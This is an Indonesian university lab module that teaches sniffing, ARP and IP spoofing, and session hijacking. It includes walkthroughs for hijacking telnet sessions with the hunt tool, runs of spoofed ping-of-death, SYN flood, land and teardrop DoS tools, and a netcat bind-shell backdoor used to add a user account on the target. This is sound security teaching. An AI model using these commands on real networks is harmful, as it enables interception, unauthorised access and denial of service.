MODUL 5
SNIFFING, SPOOFING DAN SESSION HIJACKING


TUJUAN PEMBELAJARAN:

1. Mengenalkan pada mahasiswa tentang konsep sniffing dan session hijacking
2. Mahasiswa mampu menangani masalah sniffing dan session hijacking

DASAR TEORI


Sniffer adalah program yang membaca dan menganalisa setiap protokol yang melewati mesin di mana program tersebut diinstal. Secara default, sebuah komputer dalam jaringan (workstation) hanya mendengarkan dan merespon paket-paket yang dikirimkan kepada mereka. Namun demikian, kartu jaringan (network card) dapat diset oleh beberapa program tertentu, sehingga dapat memonitor dan menangkap semua lalu lintas jaringan yang lewat tanpa peduli kepada siapa paket tersebut dikirimkan. Aktifitasnya biasa disebut dengan sniffing.

Untuk dapat membaca dan menganalisa setiap protokol yang melewati mesin, diperlukan program yang bisa membelokkan paket ke komputer attacker. Biasa disebut serangan spoofing. Attaker akan bertindak sebagai *Man-In-the-Middle* (*MITM*).




Gambar 1. Koneksi TCP sebelum Spoofing

Gambar di atas mengilustrasikan koneksi TCP yang sebenarnya, tanpa ada sebuah host yang bertindak sebagai *MITM*. Kemudian host *attacker* menjalankan program *Spoofing*, berarti host *attacker* akan bertindak sebagai host yang dilewati data antara host client dan host server.



Gambar 2. Koneksi TCP setelah Spoofing

Setelah host *attacker* menjadi host yang berada di tengah-tengah dari dua host yang saling berkomunikasi, kemudian *attacker* melakukan analisa traffic dengan menjalankan program wireshark. Dengan menganalisa traffic TCP yang sudah tercapture, *attacker* dapat mengetahui apa saja yang dilakukan oleh host client terhadap host server.



Gambar 3. Follow TCP Stream yang dijalankan attacker

Ada dua macam serangan spoofing yang terjadi :

1. **ARP Spoofing**,

   ARP sppofing yang bekerja dalam satu jaringan dan berusaha menggantikan MAC address yang sebenarnya dengan MAC address penyerang sehingga ketika si target berkomunikasi dengan orang lain, maka harus melewati penyerang, selanjutnya data bisa disadap.

   ARP Spoofing merupakan awal serangan, selanjutnya biasanya serangan ini diteruskan dengan melakukan pengambilalihan session atau yang biasa disebut session hijacking merupakan serangan yang mengambil alih sebuah session pada satu koneksi jaringan.Secara garis besar dibagi menjadi dua tipe, yaitu *active session hijacking* dan *passive session hijacking.*

   Active Session Hijacking

   Pada serangan ini, *attacker* mengambil alih sebuah session yang terjadi dengan cara memutuskan sebuah komunikasi yang terjadi. *Attacker* bertindak sebagai *man-in-the-middle* dan aktif dalam komunikasi antara client dengan server. Serangan ini membutuhkan keahlian untuk menebak nomer *sequence* (SEQ) dari server, sebelum client dapat merespon server. Pada saat ini, nomer *sequence* yang dibuat oleh setiap sistem operasi berbeda-beda. Cara yang lama adalah dengan menambahkan nilai konstan untuk nomer *sequence* selanjutnya. Sedangkan mekanisme yang baru adalah dengan membuat nilai acak untuk membuat nilai awal dari nomer *sequence* ini.

   Ketika sebuah komputer *client* melakukan koneksi terhadap komputer *server*, *attacker* menyisipkan komputernya di antara dua koneksi tersebut. Ada empat proses untuk melakukan *active session hijacking*, antara lain:

- Tracking the connection (mencari koneksi yang sedang terjadi)

  Attacker akan mencari target, yaitu client dan server yang akan melakukan komunikasi. *Attacker* menggunakan *sniffer* untuk mencari target atau dengan mengidentifikasi host yang diinginkan dengan menggunakan *scanning tool* seperti nmap. Sebelum mengetahui siapa yang akan melakukan komunikasi dan pada port berapa komunikasi tersebut berjalan, *attacker* harus melakukan *ARP Spoofing* terhadap dua host yang saling berkomunikasi.

  Cara ini dilakukan agar *attacker* dapat melihat komunikasi yang terjadi, kemudian dapat mengetahui nomer *sequence* (SEQ) dan *acknowledgement* (ACK) yang diperlukan. Nomer ini digunakan oleh *attacker* untuk memasukkan paket diantara dua komunikasi.
- Desynchronizing the connection (Melakukan pembelokan koneksi)

  Langkah ini dilakukan ketika sebuah koneksi sudah terjadi antara client dan server yang tidak sedang mengirimkan data. Dalam keadaan ini, nomer *sequence* (SEQ) dari server tidak sama dengan nomer *sequence* (SEQ) dari client yang melakukan komunikasi. Begitu juga sebaliknya, nomer nomer *sequence* (SEQ) dari client tidak sama dengan nomer *sequence* (SEQ) dari server.

  Untuk melakukan desynchronisasi koneksi antara client dan server, nomer *SEQ* atau *ACK* dari server harus dirubah. Hal ini dapat dilakukan, jika dikirimkan data kosong (*null data*) ke server. Sehingga nomer *SEQ* atau *ACK* dari server akan berubah, sedangkan nomer *SEQ* atau *ACK* dari client yang melakukan komunikasi dengan server tidak berubah atau terjadi penambahan.
- Resetting Connection (Membuat koneksi baru)

  Setelah melakukan desynchronisasi, *attacker* mengirimkan sebuah *reset flag* ke server. Hal ini dilakukan untuk membuat koneksi baru dengan nomer *sequence* yang berbeda. Komunikasi antara client dengan server yang terjadi sebelumnya akan terputus.
- Injecting Packet (Memasukkan paket)

  Pada langkah ini, *attacker* dapat melakukan interupsi terhadap komunikasi antara client dan server, sehingga *attacker* dapat memasukkan paket lain pada koneksi tersebut.

Passive Session Hijacking

Serangan pembajakan session yang dilakukan secara pasif dapat dilakukan menggunakan *sniffer*. Alat ini dapat memberikan seorang *attacker* informasi berupa id user dan password dari client yang sedang melakukan login ke server. ID user dan password ini dapat digunakan oleh *attacker* untuk melakukan login pada lain waktu. *Sniffing password* merupakan contoh serangan yang dapat dilakukan ketika *attacker* memperoleh akses pada suatu jaringan

Beberapa hal yang bisa dipakai untuk menanggulangi arp spoofing adalah : gunakan arp tabel secara permanen dan gunakan enkripsi.

2. IP Spoofing yang bekerja antar jaringan

IP spoofing adalah membuat paket IP menggunakan *source IP address* orang lain. Orang yang melakukan serangan DoS (Deniel Of Service) biasanya mengelabuhi

target dengan menyamar/IP Headernya diganti dengan IP Header orang lain. Beberapa serangan yang biasa digunakan Ping Of Death, Syn Flood, Land Attack, Teardrop.


TUGAS PENDAHULUAN

1. Dalam arp spoofing ada istilah yang disebut dengan arp cache poisoning, jelaskan dengan singkat apa itu arp cache poisoning !
2. Carilah command untuk melakukan bloking terhadap ip spoofing menggunakan iptables.

PERCOBAAN

A. Percobaan arp spoofing untuk sniffing dan session hijacking.

Bangunlah jaringan seperti berikut:



Gambar 4 Jaringan Percobaan

NB:
Gunakan dhclient di masing-masing PC untuk mendapatkan IP dari router.
Misal :
192.168.50.10 sebagai PC Server
192.168.50.20 sebagai PC Client sebagai target yang akan dihijack
192.168.50.15 sebagai PC Attacker

1. Percobaan arp spoofing

a. Bekerjalah dengan teman sebelah untuk melakukan percobaan ini, setiap kelompok minimal 3 PC. Satu berfungsi sebagai penyerang, satu berfungsi sebagai target (client), satu komputer adalah yang dihubungi oleh target menjalankan aplikasi tertentu (server). Dalam hal ini, attacker akan melakukan serangan MITM (Man In The Middle) antara koneksi client dan server.
   Gunakan dhclient di masing-masing PC untuk mendapatkan IP dari router.
b. Pastikan telnet dan ssh diinstall pada komputer Server yang dihubungi oleh target
   ```
   # nmap localhost
   ```
   Jika belum terinstall, lakukan instalasi :
   ```
   # apt-get install telnetd openssh-server
   ```
   Pastikan koneksi telnet dan ssh berjalan dengan baik antara client dan server.
c. Pastikan wireshark diinstall pada komputer target (Client) dan jalankan

d. Catat mac address komputer server dan target (client), lihat dengan perintah ifconfig
e. Pada komputer attacker lakukan langkah berikut :
   - Install hunt
   - Jalankan hunt dan pilih option arp spoofing
   - Contoh cara installasi dan cara menjalankan hunt

```
debian:~/Desktop# tar zxvf hunt-1.5bin.tgz
hunt-1.5/
hunt-1.5/addpolicy.c
hunt-1.5/arphijack.c
hunt-1.5/arpspoof.c
hunt-1.5/hijack.c
hunt-1.5/hostup.c
hunt-1.5/hunt.c
....
debian:~/Desktop# cd hunt-1.5
debian:~/Desktop/hunt-1.5# ls
addpolicy.c  hijack.c     INSTALL    net.c       rst.c         TODO
arphijack.c  hostup.c     macdisc.c  options.c   rstd.c        tpserv
arpspoof.c   hunt         main.c     pktrelay.c  sniff.c       tpsetup
c            hunt.c       Makefile   README      synchijack.c  tty.c
CHANGES      hunt.h       man        README.tp   tap.c         util.c
COPYING      hunt_static  menu.c     resolv.c    timer.c
debian:~/Desktop/hunt-1.5# ./hunt   => menjalankan hunt
/*
 *      hunt 1.5
 *      multipurpose connection intruder / sniffer for Linux
 *      (c) 1998-2000 by kra
 */
starting hunt
--- Main Menu --- rcvpkt 0, free/alloc 64/64 ------
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
-> u         => untuk mengetahui host-host yang aktif
start ip addr [0.0.0.0]> 192.168.50.10  => tergantung NETID jar. anda
end ip addr [0.0.0.0]> 192.168.50.200
host up test (arp method) y/n [y]> y
arp...
UP  192.168.50.11
UP  192.168.50.55
UP  192.168.50.56
UP  192.168.50.60
UP  192.168.50.61
….

host up test (ping method) y/n [y]> n
net ifc promisc test (arp method) y/n [y]> n
net ifc promisc test (ping method) y/n [y]> n
--- Main Menu --- rcvpkt 802, free/alloc 63/64 ------
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
```

```
o)     options
x)     exit
-> d          => untuk masuk ke daemon menu
--- daemons --- rcvpkt 1372, free/alloc 63/64 ------
r) reset daemon
a) arp spoof + arp relayer daemon
s) sniff daemon
m) mac discovery daemon
x) return
-dm> a        => untuk melakukan proses arp spoofing
--- arpspoof daemon --- rcvpkt 1556, free/alloc 63/64 ------
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return
-arps> s      => untuk menjalankan arp relayer daemon
daemon started
--- arpspoof daemon --- rcvpkt 1761, free/alloc 63/64 ---Y---
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return
-arps> a      => untuk memasukkan host yang akan di spoofing
src/dst host1 to arp spoof> 192.168.50.10      => ip server
host1 fake mac [EA:1A:DE:AD:BE:01]>     => Enter, arp spoof ke server
src/dst host2 to arp spoof> 192.168.50.20      => ip target (client)
host2 fake mac [EA:1A:DE:AD:BE:02]>     => Enter, arp spoof ke target
refresh interval sec [0]>         => Enter
--- arpspoof daemon --- rcvpkt 791, free/alloc 63/64 ---Y---
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return

-arps> t      => untuk memastikan apakah arp spoofing sudah berhasil
0) on 192.168.50.20 is 192.168.50.10   as EA:1A:DE:AD:BE:01 refresh 0s
1) on 192.168.50.10 is 192.168.50.20   as EA:1A:DE:AD:BE:02 refresh 0s
item nr. to test> 0         => masukkan no diatas yang akan dites
ARP spoof in host 192.168.50.20 - OK    => arp spoofing sudah berhasil

--- arpspoof daemon --- rcvpkt 855, free/alloc 63/64 ---Y---
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return
-arps> x      => kembali ke menu sebelumnya
--- daemons --- rcvpkt 1614, free/alloc 63/64 ---Y---
r) reset daemon
a) arp spoof + arp relayer daemon
s) sniff daemon
m) mac discovery daemon
x) return
-dm> x        => kembali ke menu sebelumnya
```

Keterangan :

a. Pada komputer target (client) dan server, jalankan arp –a, apakah terjadi peracunan arp? Selain itu lihat pula perilaku data dari wireshark.
b. Bandingkan hasil dari perintah arp –a diatas dengan ifconfig terutama tentang MAC Address-nya, apakah terjadi perubahan pada MAC Addressnya.
c. Kembalilah lagi ke menu aplikasi hunt, dan jalankan perintah berikut untuk memulai session hijacking.

2. Percobaan session hijacking

Berikut adalah langkah-langkah untuk melakukan session hijacking antara komputer target dan server.

```
--- Main Menu --- rcvpkt 1636, free/alloc 63/64 ---Y---
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
-> l          => utk mengecek apakah ada koneksi antara target dan server
no connections are available
```

Untuk membuat koneksi, lakukan telnet dari komputer target (client) ke server


```
--- Main Menu --- rcvpkt 1737, free/alloc 63/64 ---Y---
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
*> l  => untuk mengecek koneksi, berikut sudah ada hub target & server
0) 192.168.50.20 [37873]      --> 192.168.50.10 [23]
--- Main Menu --- rcvpkt 2756, free/alloc 63/64 ---Y---
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
-> a          => untuk memulai melakukan hijacking
0) 192.168.50.20 [37873]      --> 192.168.50.10 [23]
choose conn> 0      => pilih koneksi diatas
hosts already ARP spoofed
input mode [r]aw, [l]ine+echo+\r, line+[e]cho [r]>   => Enter
dump connectin y/n [y]>                              => Enter
dump [s]rc/[d]st/[b]oth [b]>                         => Enter
print src/dst same characters y/n [n]>               => Enter

CTRL-C to break
```

Keterangan :

a. Jika ada koneksi antara client (target) & server maka hunt akan menampilkan apa yang sedang dilakukan oleh target yang kita hijack. Jika belum muncul, ketikkan beberapa perintah dari target ke server.
b. Saat koneksi berlangsung tekan **"CTRL-C"** kemudian **"Enter"**.Jika ada tulisan **took over connection**, maka kita berhasil melakukan hijacking target (client).
c. Amati dan catat apa yang terjadi.
d. Pada komputer server, jalankan
   # netstat –nat
   Amati siapa yang melakukan koneksi telnet ke sisi server, lihat status ESTABLISHED.
e. Untuk membersihkan arp spoofing :
   - Untuk membersihkan arp spoofing ketik d lalu ENTER pada main menu dari hunt.
   - Lalu pada daemon menu ketik a lalu ENTER.
   - Pada arp spoof daemon menu ketik d lalu ENTER untuk menghapus arp spoof.
   - Ketika tampilan menjadi "item nr. With scr/dst or [cr]>" masukkan jumlah dari beberapa arp spoof yang ingin dihapus.
f. Coba lagi dengan arp spoofing, tetapi pada langkah 2 gunakan ssh untuk menghubungi server dari komputer target, amati yang terjadi dan apa perbedaan antara ssh dan telnet dalam hal ini.

B. <u>Percobaan ip spoofing, serangan DoS dan Backdoor</u>

Bangunlah jaringan sebagai berikut :



Gambar 5 Jaringan Percobaan

NB:
Gunakan dhclient di masing-masing PC untuk mendapatkan IP dari router.
192.168.50.x & y : IP dari router
Misal :
192.168.50.10 sebagai PC Server yang akan diserang (PC Target)
192.168.50.20 sebagai PC Client sebagai penyerang

3. Percobaan ip spoofing

a. Bekerjalah dengan teman sebelah untuk melakukan percobaan ini, setiap kelompok minimal 2 PC. Satu berfungsi sebagai penyerang, satu berfungsi sebagai target.

b. Siapkan beberapa utility ip spoofing, mintalah source pada dosen/asisten praktikum.
Tool ip spoofing ini hanya berlaku untuk debian 4 (etch).

c. Kompilasi dan jalankan beberapa tools yang sudah disiapkan dan komputer target jalankan wireshark. Analisa paket yang muncul dan berikan kesimpulan anda.

- Jalankan wireshark pada target
- Jalankan langkah ini pada attacker
  # ./pod_spoofing ip_palsu ip_target
- Setelah beberapa saat stop wireshark dan analisa paket di wireshark berikan kesimpulan anda.

- Jalankan wireshark pada target
- Jalankan langkah ini pada attacker
  # ./syn_flood ip_palsu ip_target port_awal port_akhir
- Setelah beberapa saat stop wireshark dan analisa paket di wireshark berikan kesimpulan anda

- Jalankan wireshark pada target
- Jalankan langkah ini pada attacker
  # ./land_attack –t ip_palsu –p no_port –c jumlah_paket
- Setelah beberapa saat stop wireshark dan analisa paket di wireshark berikan kesimpulan anda

- Jalankan wireshark pada target
- Jalankan langkah ini pada attacker
  # ./teardrop+spoofing ip_target ip_palsu –n jumlah_pengulangan
- Setelah beberapa saat stop wireshark dan analisa paket di wireshark berikan kesimpulan anda
- Contoh cara menjalankan paket IP Spoofing

```
pc1:/home/faruq/soft# ls
land_attack        pod_dos        pod_spoofing        syn_flood
teardrop+spoofing
Jika seperti ini
pc1:/home/faruq/soft# ./pod_spoofing
bash: ./pod_spoofing: Permission denied
pc1:/home/faruq/soft# ls -l
total 84
-rw-r--r-- 1 faruq faruq 15529 2009-03-30 15:05 land_attack
-rw-r--r-- 1 faruq faruq 13709 2009-03-30 15:05 pod_dos
-rw-r--r-- 1 faruq faruq 13770 2009-03-30 15:05 pod_spoofing
-rw-r--r-- 1 faruq faruq 15727 2009-03-30 15:05 syn_flood
-rw-r--r--    1    faruq    faruq    18162    2009-03-30    15:05
teardrop+spoofing
```

```
pc1:/home/faruq/soft# chmod +x *   => agar bisa dieksekusi
pc1:/home/faruq/soft# ls

Cara menjalankan
A. Ping of Death
pc1:/home/faruq/soft# ./pod_spoofing
usage: ./pod_spoofing <ip_palsu> <komputer_korban>
pc1:/home/faruq/soft# ./pod_spoofing 10.10.10.10 192.168.50.10
Dikirim ke  192.168.50.10
Analisa ditarget dengan wireshark, amati dan catat

B. Serangan Syn Flooding
pc1:/home/faruq/soft# ./syn_flood
gunakan:  ./syn_flood  <alamat  palsu>  <alamat  korban>  <port
awal> <port_akhir>
pc1:/home/faruq/soft#  ./syn_flood  10.10.10.10  192.168.50.10  1
1000
flooding. setiap detik = 25 paket .
Analisa ditarget dengan wireshark, amati dan catat

C. Serangan Land Attack
pc1:/home/faruq/soft# ./land_attack
usage: ./land_attack <-t korban> <-p port> [-c count] [-h]
         t – target (hostname/ip atau korban yang dituju>
         p – port yang dituju (default 139)
         c – berapa banyaknya paket (default 1024)
         h – bantuan
pc1:/home/faruq/soft# ./land_attack –t 192.168.50.10 –c 1000
0 sisa paket . . . .
Packets terkirim . . . .
Analisa ditarget dengan wireshark, amati dan catat

D. Serangan Teardrop
pc1:/home/faruq/soft# ./teardrop+spoofing 192.168.50.10
10.10.10.10 -n 1000
teardrop atTack by  . . .
packet terkirim ke target / korban:
To: 192.168.50.10
Repeats: 1000
192.168.50.10 [    (^_^)        (^_^)        (^_^)        (^_^)
(^_^)       (^_^)       (^_^)       (^_^)       (^_^)       (^_^)
(^_^)       (^_^)       (^_^)       (^_^)       (^_^)       (^_^)
(^_^)       (^_^)       (^_^)       (^_^)       (^_^)       (^_^)
(^_^)       (^_^)       (^_^)       (^_^)       (^_^)       (^_^)
(^_^)       (^_^)       (^_^)       (^_^)       (^_^)       (^_^)
(^_^)       (^_^)       (^_^)       (^_^)       (^_^)       (^_^)
(^_^)       (^_^)       (^_^)       (^_^)       (^_^)       (^_^)
(^_^)       (^_^)       (^_^)       (^_^)       (^_^)       (^_^)
(^_^)       (^_^)       (^_^)       (^_^)       (^_^)       (^_^)
(^_^)      (^_^)      (^_^)      (^_^)      (^_^)      (^_^)
.....
Analisa ditarget dengan wireshark, amati dan catat
```

4. Percobaan ping of death

a. Bekerjalah dengan teman sebelah untuk melakukan percobaan ini, setiap kelompok minimal 2 orang. Satu berfungsi sebagai penyerang, satu berfungsi sebagai target.

b. Pada komputer target lakukan instalasi paket etherape

```
# apt-get install etherape
```

Kemudian jalankan aplikasi tersebut :

```
# etherape
```

c. Pada komputer attacker jalankan perintah berikut :

```
# ping <no_ip_target>
```

Amati dan catat apa yang terjadi di etherape pada komputer target

```
# ping –s 6000 <no_ip_target>
```

Perintah diatas akan mengirim paket sebanyak 6000 byte, amati dan catat apa yang terjadi pada etherape.

d. Pada komputer target, amati dengan etherape. Cobalah juga jika ping dengan paket melebihi 65000.

```
# ping –s 75000 <no_ip_target>
```

e. Buat Kesimpulan dari percobaan yang anda lakukan

5. Percobaan membuat Backdoor

a. Bekerjalah dengan teman sebelah untuk melakukan percobaan ini, setiap kelompok minimal 2 orang. Satu berfungsi sebagai penyerang, satu berfungsi sebagai target.

b. Pada kedua komputer tersebut lakukan instalasi paket netcat

```
# apt-get install netcat
```

c. Pada komputer target (server) buat backdoor dengan netcat

```
# nc –l –p 5050 –e /bin/bash

NB:
-l    : listen, siap menerima koneksi
-p    : pada port berapa koneksi diterima
-e    : jalankan perintah terminal yaitu /bin/bash
```

Setelah itu cek dengan perintah nmap untuk melihat bahwa port 5050 dalam keadaan terbuka di sisi server.

```
# nmap localhost
```

d. Pada komputer penyerang, lakukan akses terhadap port diatas, kemudian buat account pada komputer server

```
# nc 192.168.50.10 5050
  debianGUI:~# nc 10.252.42.132 5050
  adduser datahack            => buat user datahack disisi server
  Adding user `datahack' ...
  Adding new group `datahack' (1002) ...
  Adding new user `datahack' (1002) with group `datahack' ...
  Creating home directory `/home/datahack' ...
  Copying files from `/etc/skel' ...
  datahack                    => buat password : datahack
  datahack                    => retype password
  Changing the user information for datahack
```

```
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
y
Is the information correct? [Y/n] y
^C
```

Dari account yang sudah dibuat diatas, lakukan koneksi dengan telnet ke sisi server, sehingga anda sudah berhasil masuk ke sisi server.

```
# telnet 192.168.50.10
```

LAPORAN RESMI

1. Berikan kesimpulan hasil praktikum yang anda lakukan.
2. Simpulkan perbedaan setiap metode yang ada pada percobaan ip spoofing
3. Apa type transport layer yang dipakai ip spoofing, mengapa demikian, beri penjelasan.
4. Sebutkan metode yang dipakai untuk menangkal arp spoofing dan ip spoofing.

LEMBAR ANALISA

Praktikum Network Security (Sniffing, Spoofing dan Session Hijacking)
Tanggal Praktikum :
Kelas :
Nama dan NRP :

I. ARP Spoofing
A. Gambar topologi jaringan beserta dengan IP Addressnya

B. Instal aplikasi telnet dan ssh pada Server dan lakukan tes koneksi dari client (poin 1.b)

C. Catat MAC Address dari komputer client dan server (poin 1.d)

D. Catat MAC Address setelah dilakukan arp spoofing dengan tool hunt (poin 1.e), bandingkan dengan MAC address sebelumnya.

E. Catat proses terjadinya session hijacking (poin 2)

1. Telnet client-server
2. Amati pada komputer attacker
3. Catat koneksi client-server setelah dilakukan hijacking dgn netstat -nat
4. Ulangi langkah diatas jika yang dijalankan aplikasi ssh

II. IP Spoofing
A. Gambar topologi jaringan beserta dengan IP Addressnya

B. Jalankan beberapa tool ip spoofing dan catat apa yang terjadi

1. pod_spoofing
2. syn_flood
3. teardrop+spoofing
4. land_attack

C. Amati serangan dengan tool:

1. Etherape
2. netcat